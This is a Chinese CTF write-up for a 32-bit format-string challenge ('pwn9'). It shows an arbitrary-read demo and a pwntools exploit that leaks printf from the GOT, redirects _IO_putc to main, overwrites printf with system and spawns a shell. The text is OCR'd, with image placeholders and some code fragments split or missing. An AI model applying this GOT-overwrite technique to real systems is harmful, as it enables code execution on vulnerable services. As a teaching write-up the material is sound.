
PWN (9)

> 本题main函数代码与pwn8一样，但是没有提供`getflag`，需要自行构造`system(“/bin/sh”)`的调用

预备知识


pwn8笔记中提到的`读内存`实验中，只实现了根据偏移量实现内存读取，未能实现任意地址的内存读取.

实验：任意地址的内存读取




```c
#include <stdio.h>

int v = 0x12345678;

int main()
{
        char buffer[256];
        fgets(buffer, sizeof(buffer), stdin);
        printf(buffer);
        printf("\nv = 0x%.8x, &v = 0x%.8x\n", v, &v);

        return 0;
}
```

需要读取变量`v`的值.



```python
from pwn import *

p = process('./a')
p.sendline(p32(0x0804a024) + '[%7$.4s]')
p.recvuntil('[')
value = u32(p.recv(4))
print hex(value)
```

运行:



```
[+] Starting local process './a': pid 6113
[*] Process './a' stopped with exit code 0 (pid 6113)
0x12345678
```


`0x0804a024`是全局变量`v`的地址，结果显示，成功读取到该地址处的内容. 原理是字符串的存取规则: 字符串的ASCII码存放在起始地址为`addr`的内存区，在另一个4字节(32位环境)内存单元`x`存放内存地址`addr`，以`%s`读取内存单元`x`时将返回地址`addr`处的内容，直至`'\x00'`. 如果`x`中的地址为某个函数的GOT表地址，以`%4.s`读取便可获得该函数的入口地址.

思路


- 借助`printf`的漏洞，根据GOT表获取`printf`的入口地址，用于后续获取`system`的入口地址；同时将`_IO_putc`的入口地址修改为`main`函数入口，从而再次获得利用`printf`漏洞的机会

- 在第二次进入`main`函数后，将`printf`的入口修改为`system`的入口. (本次调用`_IO_putc`时将再次跳回`main`的开始)
- 第三次进入`main`，发送`/bin/sh`，由于之前`printf`的入口已被改为`system`的入口，`printf("/bin/sh")`将被替换为`system("/bin/sh")`，从而获得shell


python脚本




```python
from pwn import *

#context.log_level = 'debug'

#p = remote('ctf.cnss.studio', 5009)
p = process('./pwn9')

context.terminal = ['gnome-terminal','-x','sh','-c']
gdb.attach(proc.pidof(p)[0])

#libc_elf = ELF('libc')
libc_elf = ELF('libc-2.23.so')
p_elf = ELF('pwn9')

main_entry = 0x80483c0

printf_got_addr = p_elf.got['printf']
print 'printf_got_addr = ' + hex(printf_got_addr)
putc_got_addr = p_elf.got['_IO_putc']

system_offset = libc_elf.symbols['system']
printf_offset = libc_elf.symbols['printf']

### call main #1 ###
# Get entry of printf via calling printf
# and change GOT value of _IO_putc into main_entry.
cb = main_entry
a3 = (cb >> 24) & 0xff
a2 = (cb >> 16) & 0xff
a1 = (cb >> 8) & 0xff
a0 = cb & 0xff
```



```python
payload += p32(putc_got_addr)
payload += p32(putc_got_addr+1)
payload += p32(putc_got_addr+2)
payload += p32(putc_got_addr+3)
payload += '%' + str(a0-20) + 'x%5$hhn'
payload += '%' + str(0x100+(a1-a0)) + 'x%6$hhn'
payload += '%' + str(0x100+(a2-a1)) + 'x%7$hhn'
payload += '%' + str(0x100+(a3-a2)) + 'x%8$hhn'
payload += '|%4$.4s'

p.sendline(payload)
p.recvuntil('|')
printf_entry = u32(p.recv(4))
print 'printf_entry = ' + hex(printf_entry)

### call main #2 ###
# Change GOT value of printf into system entry
system_entry = printf_entry - (printf_offset - system_offset)
print 'system_entry = ' + hex(system_entry)

cb = system_entry
a3 = (cb >> 24) & 0xff
a2 = (cb >> 16) & 0xff
a1 = (cb >> 8) & 0xff
a0 = cb & 0xff

payload = p32(printf_got_addr)
payload += p32(printf_got_addr+1)
payload += p32(printf_got_addr+2)
payload += p32(printf_got_addr+3)
```



```
payload += '%' + str((a0-16) % 0x100) + 'x%4$hhn'
payload += '%' + str((a1-a0) % 0x100) + 'x%5$hhn'
payload += '%' + str((a2-a1) % 0x100) + 'x%6$hhn'
payload += '%' + str((a3-a2) % 0x100) + 'x%7$hhn'
```




```

p.sendline(payload)
p.recvline();

### call main #3 ###
# Get shell this time
payload = '/bin/sh' + '\0'
p.send(payload)
p.interactive()
```

More


将`_IO_putc`入口修改为`main`函数入口时，构造payload时发生了诡异的事情.

最初的payload:




```
payload = p32(printf_got_addr)
payload += p32(putc_got_addr)
payload += p32(putc_got_addr+1)
payload += p32(putc_got_addr+2)
payload += p32(putc_got_addr+3)
payload += '%' + str((a0-20) % 0x100) + 'x%5$hhn'
payload += '%' + str((a1-a0) % 0x100) + 'x%6$hhn'
payload += '%' + str((a2-a1) % 0x100) + 'x%7$hhn'
payload += '%' + str((a3-a2) % 0x100) + 'x%8$hhn'
payload += '|%4$.4s'
```

调试时发现，写入出错:




```
 0x804843f <main+127>:          call   0x8048380 <_IO_putc@plt>
```



```
[-----------------------------------code-----------------------------------]
Invalid $PC address: 0xb0483c0
```

借助pwn8中的c程序`a`和python脚本`b.py`，得出正确的payload:



```
payload += '%' + str(a0-20) + 'x%5$hhn'
payload += '%' + str(0x100+(a1-a0)) + 'x%6$hhn'
payload += '%' + str(0x100+(a2-a1)) + 'x%7$hhn'
payload += '%' + str(0x100+(a3-a2)) + 'x%8$hhn'
payload += '|%4$.4s'
```